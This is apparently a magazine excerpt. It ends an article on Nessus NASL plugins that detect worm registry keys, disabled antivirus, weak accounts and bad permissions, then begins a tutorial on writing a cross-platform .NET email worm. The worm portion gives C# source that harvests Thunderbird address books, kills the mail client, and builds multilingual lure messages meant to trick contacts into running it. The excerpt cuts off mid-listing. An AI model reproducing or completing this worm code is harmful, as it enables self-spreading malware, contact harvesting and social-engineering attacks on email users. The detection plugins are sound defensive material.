                      Markup Language handling routine which may allow an attacker execute arbitrary code on the remote
                      host by sending a specially crafted email.
Solution
A workaround is availabe at: http://www.microsoft.com/technet/security/advisory/925568.mspx.
Risk factor
High / CVSS Base Score: 8
(AV:R/AC:H/Au:NR/C:C/A:C/I:C/B:N)";

 script_description(english:desc["english"]);
 summary["english"] = "Checks if VML is registered";
 script_summary(english:summary["english"]);
 script_category(ACT_GATHER_INFO);
 script_copyright(english:"This script is Copyright (C) 2006 Tenable Network Security");
 family["english"] = "Windows : Microsoft Bulletins";
 script_family(english:family["english"]);

 script_dependencies("smb_hotfixes.nasl");
 script_require_keys("SMB/Registry/Enumerated");
 script_require_ports(139, 445);
 exit(0);
}

#load smb modules
include("smb_func.inc");
include("smb_hotfixes.inc");
include("smb_hotfixes_fcheck.inc");

#get credential and hostname from kb
login     = kb_smb_login();
pass = kb_smb_password();
domain = kb_smb_domain();
port = kb_smb_transport();

#exit if port is closed
if (!get_port_state(port))exit(1);

#open socket
soc = open_sock_tcp(port);
if (!soc)

  exit(1);
#init session, connect to IPC$ share
session_init(socket:soc, hostname:kb_smb_name());
r = NetUseAdd(login:login, password:pass, domain:domain, share:"IPC$");
if ( r != 1 )
  exit(1);

hkcr = RegConnectRegistry(hkey:HKEY_CLASS_ROOT);
```

Listing 2. *Check if Vector Markup Language dll is unregistered (continuation)*

```
if ( isnull(hkcr) )
{
 NetUseDel();
 exit(1);
}
registered = 0;

#try to open given CLSID
key_h = RegOpenKey(handle:hkcr, key:"CLSID\{10072CEC-8CC1-11D1-986E-
                    00A0C955B42E}\InprocServer32", mode:MAXIMUM_ALLOWED);
if (!isnull(key_h))
{
 registered = 1;
}
RegCloseKey(handle:hkcr);
NetUseDel();

#if key was found
if (registered)
  security_hole (port);
```

ability in Vector Markup Language (see CVE-2006-4868 for details). Users need to unregister vgx.dll that is why this plugin checks if the DLL file has been well unregistered and then it is not list in registry.

Suspicious auto start program at system startup

Malware often uses these keys to add an entry and is launched by system at startup.

- *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* – Designed for program that need to be run each time on boot. Note that root path can also be HKEY _ CURRENT USER,

Listing 3. *Check for NetSky Worm subkey registry entry*

```
if(description)
{
 script_id(12070);
 script_version("$Revision: 1.1 $");
 name["english"] = "Netsky.B";

 script_name(english:name["english"]);
     desc["english"] = "
This system appears to be infected by Netsky.B which is a mass-mailing worm that uses its own SMTP engine to distribute
                    itself to the email addresses it collects when probing local hard drives or remote mapped drives.

Solution: Update your Anti-virus definitions file and perform a complete system scan.
See also:
http://vil.nai.com/vil/content/v_101034.htm,
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_NETSKY.B.
Risk factor: High";

 script_description(english:desc["english"]);
 summary["english"] = "Detects Netsky.B Registry Key";
 script_summary(english:summary["english"]);
 script_category(ACT_GATHER_INFO);
 script_copyright(english:"This script is Copyright (C) 2003 Renaud Deraison modified by c.houle@bell.ca");
 family["english"] = "Windows";
 script_family(english:family["english"]);

 script_dependencie("netbios_name_get.nasl", "smb_login.nasl", "smb_registry_access.nasl");
 script_require_keys("SMB/name", "SMB/login", "SMB/password", "SMB/domain","SMB/transport");

 script_require_ports(139, 445);
 exit(0);
}

include("smb_nt.inc");
#return item found under key on HKEY_LOCAL_MACHINE root
version = registry_get_sz(key:"SOFTWARE\Microsoft\Windows\CurrentVersion\Run", item:"service");
if ( ! version ) exit(0);

if("services.exe -serv" >< version ) security_hole(port);
```

- *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices* – Designed for service that need to be run each time on boot,
- *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce* – Designed for service that just need to be run one time on the next reboot.

All these three keys and their entries are loaded asynchronously.

- *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce* – Designed for program that just need to be run one time on the next reboot, these are loaded synchronously in an undefined order. Note that root path can also be `HKEY_CURRENT_USER` (details can be found here: *http://support.microsoft.com/kb/158022/en-us*)
- *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx* – Applies to Windows 98 and Millennium edition, the entries and sections are sort alphabetically to force a demerministic order, does not create a separate process for each entries. Dependency list of DLLs remains loaded (for details, see: *http://support.microsoft.com/?scid=kb%3Benus%3B232487&x=18&y=13*)

Listing 4. *Check for Sdbot Worm suspicious service*

```
if(description)

{
 script_id(95000);
 script_version("$Revision: 1.0 $");

 name["english"] = "W32/Sdbot.worm.gen.by";

 script_name(english:name["english"]);
     desc["english"] = "
This system appears to be infected by W32/Sdbot.worm.gen.by which is a worm
                      spreading using multiple attacking vector.
Solution: Update your Anti-virus definitions file and perform a complete system
                      scan.

See also: http://vil.mcafeesecurity.com/vil/content/v_133133.htm.
Risk factor: High";

 script_description(english:desc["english"]);

 summary["english"] = "Detects W32/Sdbot.worm.gen.by";

 script_summary(english:summary["english"]);

 script_category(ACT_GATHER_INFO);

 script_copyright(english:"This script is Copyright (C) 2006 D. Maciejak");
 family["english"] = "Windows";
 script_family(english:family["english"]);

 script_dependencie("netbios_name_get.nasl",
                    "smb_login.nasl","smb_registry_access.nasl");
 script_require_keys("SMB/name", "SMB/login", "SMB/password",
                    "SMB/domain","SMB/transport");

 script_require_ports(139, 445);
 exit(0);
}

include("smb_nt.inc");
#return item found under key on HKEY_LOCAL_MACHINE root
filepath = registry_get_sz(key:"system\currentcontrolset\services\rpcsvc
                      ", item:"imagepath");
if ( ! filepath ) exit(0);

if("\System32\rpcsvc.exe" >< filepath ) security_hole(port);
```

Table 1. *Windows Service start value*

Start Type	Loader	Meaning
0x0 (Boot)	Kernel	Represents a part of the driver stack for the boot (startup) volume and must therefore be loaded by the Boot Loader.
0x1 (System)	I/O subsystem	Represents a driver to be loaded at Kernel initialization.
0x2 (Auto load)	Service Control Manager	To be loaded or started automatically for all startups, regardless of service type.
0x3 (Load on demand)	Service Control Manager	Available, regardless of type, but will not be started until the user starts it (for example, by using the Devices icon in Control Panel).
0x4 (disabled)	Service Control Manager	NOT TO BE STARTED UNDER ANY CONDITIONS.

Listing 5. *Check for disabled Nod32 antivirus service*

```
if(description)
{
script_id(95001);
script_version ("$Revision: 1.0 $");
name["english"] = "Nod32 antivirus disabled";
script_name(english:name["english"]);

desc["english"] = "
Synopsis :
Remote system is not configured for running Nod32 antivirus.
Description:
The remote host does not have Nod32 antivirus enabled.
Solution:
Enable Nod32 service on this host
Risk factor:
None";

script_description(english:desc["english"]);
summary["english"] = "Determines if Nod32 antivirus is disabled";
script_summary(english:summary["english"]);
script_category(ACT_GATHER_INFO);
script_copyright(english:"This script is Copyright (C) 2007 David Maciejak");
family["english"] = "Windows";
script_family(english:family["english"]);
script_dependencies("netbios_name_get.nasl",
"smb_login.nasl", "smb_registry_access.nasl");
script_require_keys("SMB/transport", "SMB/name", "SMB/login", "SMB/password",
                    "SMB/registry_access");
script_require_ports(139, 445);
exit(0);
}

include("smb_func.inc");
port = get_kb_item("SMB/transport");
if(!port)port = 139;

#load credential and host data from kb
name = kb_smb_name(); if(!name)exit(0);
login = kb_smb_login();
pass = kb_smb_password();
domain = kb_smb_domain();
port = kb_smb_transport();

#test if port is closed
if ( ! get_port_state(port) ) exit(0);
#open socket
soc = open_sock_tcp(port);
if ( ! soc ) exit(0);

#init session to host
session_init(socket:soc, hostname:name);
#open share with credential
r = NetUseAdd(login:login, password:pass, domain:domain, share:"IPC$");
if ( r != 1 ) exit(0);

#connect to HKEY_LOCAL_MACHINE registry
hklm = RegConnectRegistry(hkey:HKEY_LOCAL_MACHINE);
if ( isnull(hklm) )
{
NetUseDel();
exit(0);
}

key = "SYSTEM\CurrentControlSet\Services\NOD32krn";
```

The use case: Netsky.B worm was spreading and we want to know if our company workstations are infected, we know from the TrendMicro technical review *(http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_NETSKY.B)* that it adds a subkey entry named *service* with value `services.exe -serv` in registry key *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* to autostart at boot.

The script (See Listing 3) opens the registry, checks if the suspicious key exists and tests the value of the subkey.

Suspicious service

Sometimes malware install themselves as a service to start automatically at boot. To do that they need to add an entry in the registry at the path *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\servicename.*

It must then set a subkey entry named `«ImagePath»` which contains the path to executable data to be loaded in memory.

```
ImagePath  REG_DWORD  Path and filename
Specifies a path name.
For adapters, this value is ignored.
Default:
For a driver:
%WinDir%\SYSTEM32\DRIVERS\driverName.SYS
For a service:
%WinDir%\SYSTEM32\serviceName.EXE
```

where `driverName` or `serviceName` is the same as the related Services subkey name (in our case it's *servicename*) (see Microsoft KB article for more details: *http://support.microsoft.com/kb/103000*)

Suspicious loaded service

Each entry in HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services is a service and has a Start key (a REG_DWORD constant). This key specifies the starting values for the services. See Table 1.

The Start value is ignored for adapters. If Type is a Win32 Service

Listing 5. *Check for disabled Nod32 antivirus service (continuation)*

```
item = "Start";

#open NOD32 key
key_h = RegOpenKey(handle:hklm, key:key, mode:MAXIMUM_ALLOWED);
if ( ! isnull(key_h) )
{

#catch the value
value = RegQueryValue(handle:key_h, item:item);
#test if value is set to disable mode
if (!isnull (value) && ((value[1] == 3)||(value[1] == 4))
#if so it's stange, we report it
security_note (port);

RegCloseKey (handle:key_h);
}

RegCloseKey (handle:hklm);
NetUseDel ();
```

Listing 6. *Check for unpassworded hax0r account*

```
if(description)
{
script_id(11253);
script_version ("$Revision: 1.10 $");
script_cve_id("CVE-1999-0502");

script_name(english:"Unpassworded hax0r account");

desc["english"] = "
The account 'hax0r' has no password set.
An attacker may use it to gain further privileges on this system

Risk factor: High
Solution: Set a password for this account or disable it";

script_description(english:desc["english"]);

script_summary(english:"Logs into the remote host");
script_category(ACT_GATHER_INFO);

script_family(english:"Default Unix Accounts");

script_copyright(english:"This script is Copyright (C) 2003 Renaud
                        Deraison");

script_dependencie("find_service.nes", "ssh_detect.nasl");
script_require_ports("Services/telnet", 23, "Services/ssh", 22);
script_require_keys("Settings/ThoroughTests");
exit(0);
}

#load needed functions
include("default_account.inc");
include("global_settings.inc");
if ( ! thorough_tests ) exit(0);

account = "hax0r";
#if no optional 2nd parameter is given in check_account(login, password), it
                        #check against an empty password
port = check_account(login:account);
if(port)security_hole(port);
```

value, the Start value must specify an Auto, Demand, or Disabled value.

See also: *http://support.microsoft.com/kb/103000 for details.*

The use case: A worm named W32/Sdbot.worm.gen.by by McAfee (see description at *http://vil.mcafeesecurity.com/vil/content/v_133133.htm*) add a suspicious key entry at *hkey_local_machine\system\currentcontrolset\services\rpcsvc\imagepath="%WinDir%\System32\rpcsvc.exe"*.

The script to detect this particular entry in registry is showed in Listing 4.

Suspicious unloaded service

According to the previous Start value table, a key value set to 0x3 or 0x4 can be strange. The typical use case is to check if antivirus service is disable.

This is what the plugin do. See Listing 5.

Suspicious user/group account, leak password

Nessus GPL feed has embedded some tests to check for suspicious account name, account that have empty password, and well known account/password couple.

Below a plugin to check if an account name `hax0r` exists on the system and has empty password. All the work rely on *check_account* function that try to connect with telnet or ssh protocol to the remote target. See Listing 6.

Nessus 3 direct feed users can used compliance checks features. They can audit the configuration of UNIX and Windows devices agains a policy describe in XML. They can checks for *minimum*/*maximum* password age, minimum password length, password complexity and much more!

See an example below:

```
<item>
name: "min_password_length"
description: "Minimum password length"
value: "14..MAX"
</item>
```

This audit checks whether the minimum password length on a UNIX system is 14 characters.

Listing 7. *Check registry key permissions*

```
if(description)
{
script_id(11867);
script_bugtraq_id(2065);
script_version ("$Revision: 1.8 $");
script_cve_id("CVE-2001-0047");

name["english"] = "SMB Registry : permissions of the Microsoft Transaction Server key";

script_name(english:name["english"]);

desc["english"] = "
Synopsis :
A local user can gain additional privileges.
Description:
The registry key HKLM\SOFTWARE\Microsoft\Transaction Server\Packages
can be modified by users not in the admin group.
Write access to this key allows an unprivileged user to gain additional
privileges.
See also:
http://www.microsoft.com/technet/security/bulletin/ms00-095.mspx
Solution:
Use regedt32 and set the permissions of this key to:
- admin group: Full Control
- system: Full Control
- everyone: Read
Risk factor:

Medium / CVSS Base Score: 5
(AV:L/AC:L/Au:NR/C:P/A:P/I:P/B:N)";

script_description(english:desc["english"]);

summary["english"] = "Determines the access rights of a remote key";
script_summary(english:summary["english"]);

script_category(ACT_GATHER_INFO);

script_copyright(english:"This script is Copyright (C) 2003 Tenable Network Security");
family["english"] = "Windows";script_family(english:family["english"]);

script_dependencies("netbios_name_get.nasl",
"smb_login.nasl", "smb_registry_access.nasl");
script_require_keys("SMB/transport", "SMB/name", "SMB/login", "SMB/password", "SMB/registry_access");
script_require_ports(139, 445);
exit(0);
}
#load SMB function
include("smb_func.inc");

access = get_kb_item("SMB/registry_access");
if(!access)exit(0);

port = get_kb_item("SMB/transport");
if(!port)port = 139;

#get credential and hostname from kb
name = kb_smb_name(); if(!name)exit(0);
login = kb_smb_login();
pass = kb_smb_password();
domain = kb_smb_domain();
port = kb_smb_transport();

#check if port is still open
if ( ! get_port_state(port) ) exit(0);
```

Listing 7. *Check registry key permissions (continuation)*

```
#open network connection
soc = open_sock_tcp(port);
if ( ! soc ) exit(0);
#init session to hostname
session_init(socket:soc, hostname:name);
#using given credential
r = NetUseAdd(login:login, password:pass, domain:domain, share:"IPC$");
if ( r != 1 ) exit(0);

#connect to registry key
hklm = RegConnectRegistry(hkey:HKEY_LOCAL_MACHINE);
#exit if key does not exist
if ( isnull(hklm) )
{
NetUseDel();
exit(0);
}

key = "SOFTWARE\Microsoft\Transaction Server\Packages";

#open key SOFTWARE\Microsoft\Transaction Server\Packages
key_h = RegOpenKey(handle:hklm, key:key, mode:MAXIMUM_ALLOWED | ACCESS_SYSTEM_SECURITY);
#check if key exist
if(!isnull(key_h))
{
#get key privilege
rep = RegGetKeySecurity (handle:key_h, type: DACL_SECURITY_INFORMATION | SACL_SECURITY_INFORMATION | GROUP_SECURITY_
                    INFORMATION | OWNER_SECURITY_INFORMATION);
#check if key is writable by non admin users
if(!isnull(rep) && registry_key_writeable_by_non_admin(security_descriptor:rep))
{
#if so it's a flaw
security_warning(port);
}
#close registry connection
RegCloseKey (handle:key_h);
}
#close registry connection
RegCloseKey (handle:hklm);
#close network connection
NetUseDel();
```

Listing 8. *Check Shell permissions*

```
#check if Nessus version is up to date enough (>= 2.1.1) to know the pread
                    #function

if ( ! defined_func("pread") ) exit(0);

if(description)
{
 script_id(95002);
 script_version ("1.0");
 name["english"] = "Shell SUID permission";
 script_name(english:name["english"]);

 desc["english"] = "
This plugin checks wrong permission on /bin/bash and /bin/zsh

Risk factor: High";

 script_description(english:desc["english"]);
```

See: *http://cgi.tenablesecurity.com/nessus_compliance_checks.pdf* for more info.

Suspicious object privilege or permission

Privilege on SMB registry can be wrong according to security policy, this could extend to information disclosure permitting to a malicious user to access unwanted datas.

Find a script (See Listing 7) to check if *HKLM\SOFTWARE\Microsoft\Transaction Server\Packages* can be written by anyone, this escalation privilege vulnerability is referred as MS00-095.

On Unix OS family it could be useful sometimes to check permis-

Listing 8. *Check Shell permissions (continuation)*

```
 summary["english"] = "Check SUID bit on shells";
 script_summary(english:summary["english"]);

 script_category(ACT_GATHER_INFO);

 script_copyright(english:"This script is Copyright (C) 2007 David
                     Maciejak");
 family["english"] = "Policy Compliance";
 script_family(english:family["english"]);

 script_dependencies("ping_host.nasl", "ssh_settings.nasl");
 exit(0);
}

#load SSH functions
include("ssh_func.inc");

buf = "";
port=kb_ssh_transport();

# On the local machine, just run the command
if (islocalhost())
{
 #execute command with process read
 buf = pread(cmd: "ls", argv: make_list("ls", "-l", "/bin/bash", "/bin/
                     ksh"));
}
else
{
 #try to open or reuse an existing SSH connection
 sock = ssh_login_or_reuse_connection();
 if (! sock)  exit(0);
 #if socket is open, execute command remotely
 buf = ssh_cmd(socket:sock, cmd:"/bin/ls -l /bin/bash /bin/ksh", timeout:60);
 ssh_close_connection();
}

if (! buf) { display("could not execute command\n"); exit(0); }
#split each line from the buffer
lines=split(buf);
shells = "";
foreach line (lines) {
#typical line is -rwsr-xr-x 1 root root 664084 2006-04-22 00:51 /bin/bash
   #check for SUID
   if (eregmatch(pattern: '^-..s', string: line, icase: 0)) {
      buf2=split(line, sep:' ');
      #check file owner
      if (chomp(buf2[2]) >< "root") {
         #shellname is the last from ls command
         shellname=buf2[max_index(buf2)-1];
         shells += '\n' + shellname;
      }
   }
}

if (shells  >!< "") {
 report = desc["english"] + '\n\nPlugin output :\n\nThe shells below have
                     incorrect permission :\n' + shells;
 security_hole(port:port, data:report);
}
exit(0);
```

sion through a local check plugins. Find a script (See Listing 8) to test if common shells are root SUID, this kind of vulnerability could potentially grant unauthorized root access to an attacker.

Please, note that this kind of script using external commands needs to be signed by Nessus team for security purpose (with nasl -S command) before being used. You need to put *nasl_no_signature_check* option to *yes* in nessusd.conf, this will cause the Nessus server to bypass checking any script signatures and the Nessus server will *load/execute* the scripts regardless of the authenticity of the signatures.

On Windows OS, a plugin like that can also been done through SMB connection or you can install a SSH server.

If you have Nessus 3 direct feed, you should use compliance checks.

The *FILE_CHECK* audit is used to test for the existence and settings of a given file. Below you may see an equivalent of what is done by the script:

```
<custom_item>
sytem: "Linux"
type: FILE_CHECK
description: "Permission and
ownership check for /bin/bash"
file: "/bin/bash"
owner: "root"
group: "root"
mode: "-rwxr-xr-x"
</item>
```

In the next issue, we will provide some final information on local security checks. Then we will present some remote checks and show the limitations. ●

About the author


David Maciejak lives in France, he is a security specialist that spend some of his free time working on opensource projects such among others Nessus, Metasploit and Snort.

Are You

Sure

You're

Secure?



Malware within the .NET-framework

Paul Sebastian Ziegler

Difficulty

Microsoft's .NET-framework is available for almost all enduser-platforms that presently exist. Frameworks like this make it relatively easy to develop multiplatform malware. This article will show you the possibilities .NET opens up for a hacker by guiding you through the development of a proof-of-concept worm.

The word .NET (pronounced as *dotnet*) stands for a software developing framework that was published by Microsoft in the year 2002. Its strong resemblance to Java is due to the fact that Microsoft developed it as a reaction to the success of SUN's Java-platform. However opposed to general belief, Java and .NET are by no means the same. Both do not translate the sourcecode to assembler but rather to an intermediate language which is JIT-compiled afterwards. But while Java provides it's own language to which the entire framework is bound .NET does not. In principle it does not matter what language you use to write your code when working within the .NET-framework. Compilers that translate sourcecode to CIL (common intermediate language) which is used by .NET exist for a wide variety of languages. This allows us to implement various classes of a project using varying languages.

In the beginning there was only one implementation of the .NET-framework – the one that Microsoft implemented itself. However .NET is by no means bound to the various versions of Microsoft's operating system called Windows. The specifications for the framework are available to the public and are also implemented by other development-teams. Probably the most established free implementation of .NET is called Mono. Mono is currently being developed by Novell and is the most complete alternative to Microsoft's own implementation. According to the developers its current version 1.2 is completely compatible to .NET 2.0. We will take a closer look at how fitting that statement is in the later parts of this article. Mono supports a wide variation of operating systems and enjoys great popularity. Furthermore it is included in many distributions. The supported

What you will learn...

- Why .NET does not just stand for Windows anymore,
- In what way malware benefits from such a framework,
- How to write a simple work within the .NET-framework.

What you should know...

- Basic understanding of malware,
- How to read C#.

platforms include Windows, Linux, Solaris, Mac OS X and the three major BSD descendants OpenBSD, FreeBSD and NetBSD. Therefore it should be available for almost every end user. The Mono-project has however fallen from grace with many OpenSource users due to the patent-deals Novell made with Microsoft.

Another free implementation of the .NET-framework is DotGNU. This promising project tries to make its implementation of the .NET-framework completely independent from Microsoft and thus be safe from any potential patent infringement. For example the C#-compiler DotGNU provides is itself written in C++ in order not do be dependent on Microsoft's C#-compiler. Sadly DotGNU is not supported by companies the way that Mono is and thus only supports most of .NET 1.0 at this time.

Furthermore Microsoft itself has created an implementation called Rotor that runs on BSD descendants. However Rotor is not OpenSource but only SharedSource and underlies quite heavy restrictions.

The .NET-Framework has much to offer to an attacker. First of all the various implementations allow us to work independent of platform to a certain level and thus offer a comfortable way to realize the idea of multiplatform malware which has been discussed a lot recently. It is also possible to make the Linux kernel execute CIL-Code without any further interaction from the user by using the binfmt module. While a lot of this could also have been done with Java the .NET-framework also allows us to target more exotic platforms: The *Xbox360* can execute CIL-Code and Microsoft provides a stripped version of the .NET-Frameworks for WindowsCE. This way there are virtually no limits to an attack over multiple systems anymore.

Figure 1. *Microsoft's .NET-Logo*

Preparations

You can talk a lot about the theoretical possibilities of an attack – however nobody will care as long as there is no practical implementation. Therefore I will practically show you how a worm can be written using the .NET-framework that will run on multiple platforms without the need for any adaption.

I decided to write a worm for this article since a worm's focus is on the code of the program itself. For example a virus would rely on some sort of host program and a trojan would need code to distract the user. However the code is structured quite clearly thus making it easily possible to extend it with new components. So if you want to, you should have no difficulties transforming it into a trojan or whatever you like.

This article does not cover malicious code. There are several reasons for this. First of all it is relatively easy to damage a system once you are able to execute code on it. Therefore many possibilities of adding malicious functionality to this worm would be realized in only a few lines of code and not teach any new techniques. Apart from that, the aim of this article is to provide knowledge on a possible threat to computer systems and not to create malware that will cause devastation. In the form that it is shown here the worm will only be able to replicate itself. While doing so it will neither damage the system nor make it open to other attacks.

The worm attacks the very popular OpenSource E-Mail client called Thunderbird. This behavior is due to various reasons. Most importantly Thunderbird is available on almost all common operating systems and thus practically allows us to take full advantage of the .NET-framework's multiplatform capabilities. Furthermore attacking an E-Mail client provides us with a relatively simple way to replicate the worm. Last but not least Thunderbird uses the same format for saving user information on all platforms thus allowing us to write a lot of the code independent of the target system.

Thoughts on social engineering

Before we dig into technical detail we should first take some time to have a closer look at social engineering. Since we are not attacking a remote vulnerability we will have to make the user execute the worm himself/herself. Now how can we possibly do that in times of daily spam- and malware-mails? The crux is to make the E-Mail containing the worm look real and convincing. The .NET-framework provides us with quite a few critical advantages when it comes to doing this.

Most users of a non-windows-system (for example Mac OS X or Linux) feel safe from worms and other malware. Even though from an attacker's point of view these systems are just as attackable as Windows, creating malware targeting them is just not profitable yet. This is due to the lesser spreading of those systems.

There are commercial interests standing behind most of the currently roaming malware. An exception from this rule is malware that completely destroys the system and is written by single individuals for personal or ideological reasons. All others try to somehow make money from the infected systems. Be it by installing spyware or adware or by setting up botnets for sending out spam or committing DDoS-Attacks. An attacker with commercial interests is however very unlikely to develop malware for a system that is barely used. A program that runs on Windows covers

Figure 2. *Logo of the Mono project*

about 90 percent of the systems used by end users and thus is more than satisfying for it's creator.

With time this circumstance lead to the feeling of security described above. Even though some malware for Linux and Mac exists, none of these systems has been hit by one of the major attack-waves yet. A person using Linux will therefore tend to be quite careless when opening an E-Mail that an acquaintance using Windows sent him/her because even if that acquaintance's system was infected the malware would not be able to infect his/her own system under normal circumstances. Therefore he/she is much more likely to execute the program than a security-aware Windows user would be. However thanks to platform independence it does not matter what operating system is running on the infected and the attacked system.

Furthermore the E-Mail containing the worm may not get sorted out by spam filters. This would make the user extremely complacent(?). This is why the worm will send itself out using the original SMTP-Server the user always uses so that there is no difference to a normal message that could be noticed.

In order to further extend our usage of the .NET-framework and to further improve the chances of our worm getting executed we will also try to guess the infected system's user's technical understanding and adapt the E-Mail's content to it. The E-Mail's content will also be influenced by the operating system. To finish things up we will try to estimate the user's commonly used language and supply multiple language versions of the content.

Listing 1. *Importing the needed namespaces*

```
using System;
using System.Globalization;
using System.Threading;
using System.IO;
using System.Collections;
using System.Text;
using System.Text.RegularExpressi
                        ons;
using System.Net;
using System.Net.Mail;
using System.Reflection;
using System.Diagnostics;
```

Thoughts on programming

The development of applications that are designed to run on multiple operating systems poses extended demands to the programmer. The first problem lies within the various implementations of .NET. Even though Mono reportedly is completely compatible to .NET 2.0 there are still some classes that have not yet been implemented or that have been implemented in a slightly different manner. This is why it is not possible to use all classes and methods as you might want to use them. Even Microsoft's own implementations sometimes do not exactly match the published standard.

If you want the worm to be capable of running under DotGNU as well, things become even harder since DotGNU features still fewer classes and methods than Mono. The code shown in this article was tested with Microsoft's implementation of the .NET-framework as well as with Mono. It was developed using both implementations. Unfortunately some classes that are only available in .NET 2.0 are indispensable. Therefore the worm will not run under DotGNU.

Take this as a rule of thumb: Do not program using classes that are specific to an operating system and limit parts like accessing environmental variables that rely on the operating system as far as possible. The more of the code you write within the .NET-framework without directly accessing the operating system the more stable the finished program will run. For the same reason you should also abstain from defining too many constants. For example if you hardcode the path to some folder as a string there are many problems resulting – starting with differing names of the folders in varying language versions up to the fact that Windows separates it's paths with backslashes while unix-like systems use slashes.

When it comes to malware the speed of the code is usually essential. The more efficiently the code runs, the less resources are used up by the program and the more unobtrusive the program will be to the user. In this example we will do the coding in C#. This language was explicitly developed for the .NET-framework and completely utilizes it's advantages. Programs written in C# run with approximately the same speed that programs written in C++ run with and are thus very fast compared to Java or scripting languages. This leaves us with some room for using more complex methods that require relatively many resources.

Implementation

This part of the article deals with the practical implementation of the theoretical concepts we designed above. For every step I will show you some corresponding code and use it to explain where you need to watch out if the final program is supposed to actually run on all the intended platforms.

Before we turn to writing the actual code we first have to declare the namespaces that we want to use. This process is quite similar to using the include statement in C or C++. Listing 1 contains all the needed namespaces.

Simply put, we will have to write code for three different scopes:

- gathering information,
- generating the content,
- sending out the E-Mail.

There is a several parts of this article where each one is dedicated to one of these scopes. Furthermore each scope has it's own class.

Gathering information

Listing 2 shows a class called *gather*. This class contains methods for finding bits of information, reading them out and saving them in a formated manner for further use by the rest of the program.

The constructor directly obtains the used operating system and the username from the Environment-class and saves them into public variables

for easy reuse. In the same manner the language version is obtained from the *Thread*-class. It is then saved as a two-letter country code. On Windows systems the language version is determined from the systemwide settings. On unix-like systems however it is dependent on the environment variable `LC_ALL` which is usually set by the distributions programs or exported by *.bashrc*.

Furthermore the constructor tries to read out Thunderbird's addressbook by invoking the method called `getabook()`. Thunderbird keeps its addressbook in it's stemfolder and calls *abook.mab*. This is the first time that we will have to adjust the code to fit the operating system, since the stemfolder is kept in different locations depending on the used system.

On unix-like systems the first step we take is to determine the executing users home folder by invoking the method called `Environment.GetFolderPath()`. Afterwards we check if the folder called *.thunderbird*, which is used by all systems except for Mac OS X, exists. Within this folder there will always be another folder with a name like *randomcharacters.default*. To determine that folders name we list all the folders ending on default and pick out the first one. The complete path to the stemfolder now consists of the path to the home folder of the executing user, the addition *.thunderbird* and the name of that folder ending on *default*. If the

Listing 2. *Class that gathers information*

```
class gather
{
/*Gathers various information of the targeted machine*/

public PlatformID os;
public string user;
public string lang;
public string homefolder;
public string defaultdir;
private StreamReader addressfile;
public bool available = true;
public ArrayList addresses = new ArrayList();
public DirectoryInfo thunderbirddir;

private void getabook()
{
try {
if (os == PlatformID.Unix)
{
homefolder = Environment.GetFolderPath(Environment.Specia
                    lFolder.Personal);
DirectoryInfo homedir = new DirectoryInfo(homefolder);
if (homedir.GetDirectories(".thunderbird").Length != 0)
{
/* Standard Unix-System */
thunderbirddir = new DirectoryInfo(homefolder + "/
                    .thunderbird");
defaultdir = thunderbirddir.GetDirectories("*default")[0]
                    .ToString() + "/";
FileInfo adds = new FileInfo(defaultdir + "abook.mab");
addressfile = adds.OpenText();
}
else if (homedir.GetDirectories(".thunderbird").Length
                    == 0)
{
/* MacOS X */
thunderbirddir = new DirectoryInfo(homefolder + "/
                    Library/Thunderbird/Profiles/" +
                    user);
defaultdir = thunderbirddir.GetDirectories("*slt")[0].ToS
                    tring() + "/";
FileInfo adds = new FileInfo(defaultdir + "abook.mab");
addressfile = adds.OpenText();
}
}
else if (os == PlatformID.Win32NT)
{
/* WinXP code*/
Process[] processes = Process.GetProcessesByName("THUND
                    E~1");
foreach (Process pr in processes)
{
pr.Kill();
}
Thread.Sleep(1000);
homefolder = Environment.GetFolderPath(Environment.Specia
                    lFolder.ApplicationData);
thunderbirddir = new DirectoryInfo(homefolder + "\\
                    Thunderbird\\Profiles\\");
defaultdir = thunderbirddir.GetDirectories()[0].ToString
                    () + "\\";
FileInfo adds = new FileInfo(thunderbirddir + defaultdir
                    + "abook.mab");
addressfile = adds.OpenText();
}
else available = false;
}
catch (Exception e) {
available = false;
}
}

public void formatadds()
{
Regex mail = new Regex(".*@.*\\..*", RegexOptions.None);
Regex separate = new Regex("=|\\)", RegexOptions.None);
foreach (string part in separate.Split(addressfile.ReadTo
                    End()))
{
if (mail.IsMatch(part)) addresses.Add(part);

}
}

public gather()
{
os = Environment.OSVersion.Platform;
user = Environment.UserName;
lang = Thread.CurrentThread.CurrentCulture.TwoLetterISOLa
                    nguageName;
getabook();
if (available) formatadds();
else Environment.Exit(1);
}
}
```

Listing 3. *Class for generating content*

```
class create
{
/* Create the message to send out depending on various
                        informations */

private string title_en = "Programming";
private string title_de = "Programmierung";
private string title_default = "Programming";
private string content_average_en = "Hi, \nI have
                        recently started to try out
                        programming! \nThis is one of my
                        first programms. What do you think
                        of it?";
private string content_average_de = "Hi, \nich
                        habe neulich angefangen zu
                        programmieren! \nDas hier ist eines
                        meiner ersten Programme. Was hältst
                        du davon?";
private string content_average_default = "Hi, \nI have
                        recently started to try out
                        programming! \nThis is one of my
                        first programms. What do you think
                        of it?";
private string content_pro_en = "Hi, \nI wrote this
                        program using a new approach.
                        Please tell me what you think of
                        it.";
private string content_pro_de = "Hi, \nIch habe beim
                        Schreiben dieses Programms einen
                        neuen Ansatz verfolgt. Sag mir
                        bitte was du davon hälts.";
private string content_pro_default = "Hi, \nI wrote this
                        program using a new approach.
                        Please tell me what you think of
                        it.";
private string content_notwin_en = "\nIf the programm
                        should not work instantly on your
                        non-windows-system you probably
                        need to execute it using mono.
                        (mono-project.com)";
private string content_notwin_de = "\nWenn diese
                        Programm sich auf deinem Nicht-
                        Windows-System nicht direkt
                        ausführen lassen sollte musst
